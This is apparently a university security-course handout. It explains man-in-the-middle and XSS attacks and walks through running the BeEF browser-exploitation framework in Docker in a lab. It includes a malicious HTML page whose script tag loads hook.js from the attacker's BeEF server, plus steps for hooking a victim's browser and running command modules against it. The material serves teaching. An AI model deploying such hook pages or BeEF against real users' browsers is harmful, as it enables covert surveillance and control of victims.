A Man-in-the-Middle (MitM) attack is a method where an attacker secretly intercepts and redirects communication between two parties who believe they are communicating directly. The attacker positions themselves between the legitimate parties and gains control over the entire exchange. MitM attacks involve eavesdropping, enabling the attacker not only to monitor the communication but also to alter or manipulate the transmitted data. This interception and manipulation can occur across various communication channels, such as email, messaging apps, or even during web browsing sessions. This information can include login credentials, financial details, personal data, or any other sensitive information being transmitted. A Man-in-the-Middle attack allows attackers to perform a wide range of malicious actions such as eavesdropping, data manipulation, credential theft, session hijacking, SSL stripping more.

1. **Session Hijacking:** In session hijacking the attacker steals a session token or session ID from the legitimate user to impersonate them and take control of their session. An example attack can be hijacking a user's session on a social media site to post as if they are the user.

2. **SSL Stripping:** The attacker downgrades an HTTPS (secure) connection to an unencrypted HTTP connection. This will remove the encryption layer and gain access to sensitive data being transferred over an insecure connection.

3. **SSL Spoofing:** The attacker presents a fake SSL certificate to the victim, convincing him that they are connected to the legitimate server when, in fact, he/she is communicating with the attacker.

4. **IP Spoofing:** Internet Protocol spoofing is a malicious technique where attackers manipulate the header of an IP packet to falsify its source address, often to imitate a trusted entity. IP spoofing can facilitate masquerading attacks, allowing unauthorized access to systems or networks.

5. **DNS Spoofing:** DNS spoofing, also referred to as DNS cache poisoning, is a malicious technique where attackers manipulate the cache of a DNS server to redirect domain name resolution requests to malicious or fraudulent IP addresses. This tactic aims to misdirect users to unintended destinations, such as phishing websites or servers distributing malware, by tampering with the DNS resolution process.


6. **HTTP Spoofing:** HTTP spoofing is a deceptive tactic where attackers manipulate the HTTP headers of web requests to impersonate legitimate users or inject malicious content into web traffic. By falsifying HTTP headers such as User-Agent, Referrer, or Host, attackers obscure their true identity, evade detection, and perpetrate various cyberattacks, including phishing, credential theft, and malware distribution.

7. **Email Hijacking:** Email hijacking, also known as email spoofing or account takeover, is a malicious practice where attackers gain unauthorized access to an individual's or organization's email account, allowing attacker to send emails posing as the legitimate account holder. This technique is often employed for various fraudulent activities, including phishing scams, malware distribution, and financial fraud.


Cross-Site Scripting (XSS)

Cross-Site Scripting (XSS) is an attack where the attacker injects malicious scripts into web pages hosted on legitimate websites. In an XSS attack, a vulnerability in a web server or application is exploited to send malicious client-side scripts and the victim's browser, believing the script is legitimate, executes it. *It can lead to session hijacking, data theft, or redirection to malicious websites*. In some cases, these scripts can even modify the content of an HTML page. The three main types of Cross-Site Scripting (XSS) are:

- **Reflected (Non-Persistent) XSS:** This attack occurs on web pages having reflected behavior, i.e., pages that take input from the user, perform some tasks and then send response to the user in a web page, with the original user input included on the response (the user input is reflected back). Attackers can put Java Script code in the input, so when the input is reflected back by the server, the Java Script code will be injected in the web page. Java script code doesn't get executed by just visiting the infected web page, rather will work only when the user clicks a link.



- **Stored (Persistent) XSS:** This Attacker inject scripts into the application that get stored in persistent storage, e.g., in a database on the web server. So later whenever another user requests that web page the infected page is served by the server, loaded in the victim's browser and the JavaScript executes there. For the JavaScript to run in the victim browser, the user need NOT to click any link.



- **DOM-based XSS:** In a DOM-based XSS attack, the attacker typically leverages HTTP query parameters or URL fields to implement the malicious script. If the web server executes the injected script from the URL and renders the output on the attacker's browser, the attack is deemed successful. To assess the vulnerability of the target website to XSS attacks, the attacker sends a script embedded within a URL parameter. Upon execution, the server processes the script, leading to the appearance of a pop-up alert containing the message "111" on the attacker's browser. This outcome indicates that the website is susceptible to DOM-based XSS attacks.

To Do:


- **Make your hands dirty to practice XSS attacks (Reflected and Stored) on DVWA.**
- **Students should also try to practice CSRF and SSRF attacks at their own time.**
  - Cross-Site Request Forgery (CSRF) is a type of attack where an attacker tricks a user's browser into executing unwanted actions on a trusted site, where the user is already authenticated (changing passwords, transferring funds). This actually exploits the trust a website has in the user's browser.
  - Server-Side Request Forgery (SSRF) is a vulnerability where an attacker can trick an application into making requests to other servers, allowing attackers to access sensitive information or interact with systems that should be off-limits. This actually exploits server-side misconfigurations.

Browser Exploitation Framework (BeEF)

Dear students, in Handout#2.9, we have used *Burp Suite* which is a powerful tool designed for identifying and exploiting both server-side and client-side vulnerabilities with an extensive range of features. Now it is time that we learn to use Browser Exploitation Framework (BeEF). The basic concept behind browser exploitation is that a web browser, like any other software, can have flaws or vulnerabilities in its code, which can be exploited. So, browser exploitation refers to taking advantage of security vulnerabilities in a web browser to perform unauthorized actions, typically to gain control over the browser or the system on which it's running or to steal sensitive information. ***BeEF*** *is a legendary tool that allows security researchers to assess the security posture of target environments by hooking web browsers and controlling them through a command-and-control interface. It provides a wide range of client-side attack modules such as browser fingerprinting, keylogging, fake login dialogs, webcam access, social engineering attacks and can integrate with tools like Metasploit*. In most of the cases BeEF comes pre-installed on Kali, or you can use `apt` to install BeEF. I encountered versioning issues with the Ruby versions installed on my Kali machine, so I installed Docker and will be running BeEF inside a docker container. Here is a brief description of how to run BeEF inside a Docker container ☺

Recap of Docker:

Docker is an open platform for developing, shipping, and running applications. It packages application with all the necessary dependencies, configurations, system tools and runtime. Before proceeding any further let us understand few related and important concepts:



- A **docker image** is like a blueprint or recipe containing everything needed to build a docker container, including its code, tools, technologies, runtimes, and settings. You can create your own docker image or you can use someone else's image.
- A **docker container** is a runnable instance of an image. Think of it like a lightweight, portable mini-computer that runs a docker image. Think of docker container as a process running in an isolated environment that contain all of the dependencies of a particular project. Containers are similar to virtual machines, but are much more light weight and flexible and can usually be started in seconds as opposed to minutes with virtual machines. From the figure you can observe that every VM has its own Kernel, while container uses the Kernel of the host OS and just virtualizes the application layer. Moreover, with one image you can create multiple container instances.
- When you use a docker container, you no longer need to rely on the setup of the host machine. Any dependencies that your container needs will be installed automatically in an isolated environment for you. It is really helpful, when you want anyone to run your app quickly regardless of their host operating system and their pre-existing setup.
- **Docker Architecture:**
  - Docker daemon (`dockerd`) is a background service that builds images, push/pull images, run containers, manages networks, volumes, etc and listens for requests from docker clients.
  - Docker client is the tool we use to interact with `dockerd` using REST API calls (usually via a UNIX domain socket at port 2375/2376). When you use the docker commands, you are simply sending requests to the docker daemon to start, stop, build, or delete a container.
  - Docker registry is a storage and distribution system for docker images. The default and the largest public registry is Docker Hub (https://hub.docker.com/), from where anyone can search and download docker images. Think of it as `github` that is a place where you store code, while docker registries are places where you store docker images. Visit this link and search for available BeEF images. There are private docker registries like AWS Google, and Azure all have their private docker registries.
- **Docker Desktop:** Docker was originally designed for Linux, so a Linux based docker image cannot run on Windows kernel. Later Docker made an update and created Docker Desktop, which is a GUI application that makes it easy to manage and run Docker containers. It bundles everything you need to use Docker (Docker Engine, Docker CLI, Docker Compose, and a graphical interface). Docker Desktop allows Linux based images to run on Windows and MacOS, by actually using a hypervisor layer with a light weight Linux distro on top of it to provide the needed Linux kernel and this way we can run Linux based containers on Windows and MacOS.

Download and Install Docker:

- If you are a GUI lover, you can download Docker Desktop (https://www.docker.com/), which can manage your images and containers. But if you are grown-up, you can download docker command line client. Run the following sequence of commands, to install command line Docker client and daemon on your Kali machine, start the service, check the installed docker version, and read its help page.

```
$ sudo apt update
$ sudo apt install -y docker.io
$ sudo systemctl start/enable/status docker.service
$ sudo usermod -aG docker $USER
$ docker -v
Docker version 26.1.5
$ docker help
```

Download/Pull Docker Image:

- Once your docker is up and running, you can download ready-made docker images from Docker Hub. Let us pull a hello-world docker image that is an example of minimal dockerization. After the `docker pull` command, you need to mention the name of the image, and optionally you can specify the image tag by separating it with a colon and then its version. If we pull an image without a specific tag, it will download the latest. The docker client will contact with `dockerd`, which will contact DockerHub and download the image on the local machine. We don't have to tell docker to find the image from DockerHub, because it is the default location where docker client will look for images. The hello-world image is a tiny docker image created by docker, which prints a message and then exit. It actually helps verify that docker and `dockerd` are installed correctly, and docker can pull images from the registry and can run containers.

```
$ docker pull hello-world
```

- Now, if you want to see the images that are there on your local machine you can use the following command, which will also show the currently downloaded hello-world image as well.

```
$ docker images
```

- If you want to delete any docker image from your local machine you can use the following command. However, must ensure that there is no running container of this image.

```
$ docker rmi <image-name>
```

Run Docker Image inside a container:

- You can start, stop, remove and list your docker containers using following commands. Remember, if the image has a tag as well, you need to mention that appropriately:

```
$ docker run hello-world        [will create a container from docker image]
$ docker ps                     [will display all the running containers. -a to show stopped containers as well]
$ docker stop <container-ID>    [will stop a running container]
$ docker rm <container-ID>      [will delete the docker container]
```

Downloading `BeEF` source from `github`

- You can download source of an application along with its Dockerfile (containing all the dependencies, environment settings etc), from `github`, and can build your own docker image. Let us download BeEF and create its image using following commands:

```
$ git clone https://github.com /beefproject/beef.git
$ cd beef
$ ls
```

```
└─$ ls /home/kali/beef
arerules       config.yaml  doc         Gemfile                        INSTALL.txt       Rakefile   tools
beef           _config.yml  Dockerfile  Gemfile.lock                   modules           README.md  update-beef
beef_cert.pem  conf.json    docs        googlef1d5ff5151333109.html    package.json      spec       VERSION
beef_key.pem   core         extensions  install                        package-lock.json test
```

- BeEF does not allow authentication with default credentials (`beef:beef`), so at the very least change the `username:password` in the `config.yaml` file before building or you will be denied access and have to rebuild anyway.
- Do view the `Dockerfile` as well, which is a text file with a list of instructions that tells docker:
  - What base to start with.
  - What to install (like software, tools or dependencies).
  - What to copy (like your app code into the image).
  - What commands to run (like installing packages or starting the app).

Building your own BeEF Docker Image:

- Now you are ready to build the docker image locally using the following command. The `-t` option is used to give the image a tag or name, followed by the path to our `Dockerfile`. In our case the `Dockerfile` is there in the current working directory. Once you execute the build command, docker will run all the steps written in the `Dockerfile`.

```
$ docker build -t my-beef .
```

Building your own BeEF Docker Image:

- Now you just need to run the `docker run` command to create a container from the docker image that we have just created.

```
$ docker run -d --rm -p 3000:3000 -p 6789:6789 -p 61986:61986  --name beef1 my-beef
```

  - `-d` → option is used to run the container in detached mode or in the background, you may use `-it` option instead, that will allow us to see all the output on the terminal, and if we close our terminal, it will actually stop the container.
  - `--rm` → option automatically remove the container once it stops and it doesn't show up when you run the `docker ps -a` command.
  - `-p {host_port}:{container_port}` → option is used to tell docker to bind the host port to the container port. This way we can access the container or the process running inside the container as it was running on my local host. To access, we will use the host_port and it will access the container port. In this example both are the same, but can be different also. Port 3000 is the UI_PORT, that is used to access BeEF's admin page (http://localhost:3000/ui/panel). Port 6789 is the PROXY_PORT, that handles the communication between BeEF and the hooked browsers. This is the channel for real time command and control with hooked clients. Port 61986 is the WEBSOCKET_PORT, that is used for WebSocket communication between BeEF and the hooked browsers. More on this later. ☺
  - `-v {/host/path:/container/path}` → the volume option is used to mount a directory on your machine inside the container, so that the container can read/write this file. This way the changes made inside the container will reflect on your host and vice versa. It is used if you want to share configuration files or code with container, or want to persist data beyond the container life.
  - `--name` → option is used to give the container a name, over here it is `beef1`.
  - `my-beef` → the image to use.

- Let us verify that the processes are running on these ports

```
$ sudo netstat -ntlp
tcp    0  0    0.0.0.0:3000    0.0.0.0:*    LISTEN      -
tcp    0  0    0.0.0.0:6789    0.0.0.0:*    LISTEN      -
tcp    0  0    0.0.0.0:61986    0.0.0.0:*   LISTEN      -
```

Note: In case of a multi-container application having separate container for the frontend, backend, database and so on, you may need to use another tool called docker compose that tells all your containers how to work together.

Hands on Practice:

Step 1: Run `Apache2` and `BeEF` on Kali Linux (10.0.2.15) and access the BeEF UI at this address: http://127.0.0.1:3000/ui/authentication/. After giving the credentials that you have mentioned/changed inside the `config.yaml` file, you will be redirected to the home page, which should look similar to the screenshot below:


1. **Hooked Browsers:** This is where you'll see a list of all currently hooked browsers. Each browser is listed with details such as IP address, browser name, and operating system. As no browsers are hooked up initially, this section will be empty. Online Browsers are currently hooked and BeEF can send commands, execute exploits, and control the victim's browser in real-time. Offline Browsers were previously hooked but are no longer connected to the BeEF server.
2. **Getting Started:** This section provides guidance on how to use the BeEF framework. It includes information on how to hook a browser and use command modules.
3. **Logs:** This section shows a log of the BeEF activity. This includes interactions with the target browsers, commands sent, responses received, and any errors or important system messages.
4. **Zombies:** In BeEF terminology, a "zombie" is a hooked browser that the BeEF server controls. The "Zombies" section lists these browsers and allows you to interact with them. As no browsers are hooked yet, this section will also be empty.
5. **Basic:** This view provides basic information about the hooked browser, such as the IP address, browser type, and operating system. In this view, you can also use the available command modules to interact with the hooked browser.
6. **Requester:** This view lets you manually craft and send HTTP requests from the hooked browser. It can be useful for exploring the web application from the perspective of the hooked browser, testing access controls, or performing other manual testing tasks.

Step 2: Let us upload a malicious web page on our M2 machine (`10.0.2.7`), inside `/var/www/beef-example.html` directory, whose code is shown in the screenshot. It is a simple web page having some form elements and a script tag inside the head of the page:


`<script src=http://10.0.2.15:3000/hook.js></script>`


```
<!DOCTYPE html>
<html>
<head>
    <title>BeEF Hook Example</title>
    <script src="http://10.0.2.15:3000/hook.js"></script>
</head>

<body>
    <h2>Welcome to the BeEF Exploitation Demo</h2>
    <form method="POST" action="">
        <label> First Name:</label>
        <input type="text" name="fname">
        <br>  <br>
        <label> Last Name:</label>
        <input type="text" name="lname" >
        <br> <br>
        <label>
        <input type="radio" name="gender" value="Male">Male
        </label>
        <label>
        <input type="radio" name="gender" value="female">Female
        </label>
        <br><br>
        <a href="https://www.google.com" target="_blank">Visit Google</a>
        <br><br>
        <button type="submit">Submit</button>
    </form>

</body>
</html>
```

Step 3: The victim machine in this scenario is the Windows 10 machine (`10.0.2.24`). Open Internet Explorer on Win10 and enter http://10.0.2.7:80/beef-example.html to access the malicious web page. The `beef-example.html` will be displayed as shown in the opposite screenshot. The point to be noted here is that when the victim browser loads the page, it executes the script, and becomes "hooked," allowing the attacker to remotely control and monitor the victim browser in real-time.




When any browser (running on any laptop or mobile device inside your LAN or even on Internet if you are using `ngrok`) will access this malicious webpage hosted on M2, the `hook.js` script gets loaded and executes inside the browser. This initializes a communication channel between the victim's browser and the BeEF Command and Control (C2) server, till the time the user stays on this webpage. The browser starts polling or maintaining a connection to the server, asking for commands to execute. The attacker can now remotely control and monitor the victim browser in real time. From the BeEF control panel, the attacker can now launch various client-side attacks, gather system information, and exploit browser vulnerabilities (this needs the victim remains on the page or the hook persists through other means). This entire process is described in the right figure below. On selecting the hooked browser in the left pane, we can see a details tab, which contains information which BeEF automatically gathers when the browser is hooked. This information includes browser name, version, User Agent, cookies, any installed plugins, OS architecture, and more.







- **Commands Module Tree:** Select the Online browser from the list of hooked browsers, click the Commands tab and see the available command modules. These are the commands that you can now execute with the hooked browser, divided into different categories. You can expand each category to view the related commands. These commands are filtered by different colors: **green** (command works on the target and won't be visible to the user); **orange** (command works but has affects a user might notice; **gray** (command may work but hasn't been verified); and **red** (command does not work on the target).




- **Browser → Finger Print Browser:** Using BeEF, you can gather OS, plugins and browser plugins and extensions. BeEF can leverage known vulnerabilities in the browser or plugins to compromise the system. Plugins and extensions are small pieces of code designed to enhance the browser's functionality. For example, they can block ads, halt JavaScript execution and even prevent malicious file downloads. But there's a problem: Browser extension marketplaces rarely screen extensions comprehensively, and malicious ones can slip through. Malicious extensions and plugins can push spam to users, save user inputs and inject malicious payloads through the browser. The immense number of extensions available makes it almost impossible to discern what is safe and not. Select the Online browser from the list of hooked browsers, navigate to the Commands tab > Module Tree > Browser > Fingerprint Browser, and click on the Execute button on the bottom right. This will run the `FingerPrintjs2` script and a new label with the command number will be displayed under the module results history, which contains the results of the script (shown in screenshot below).

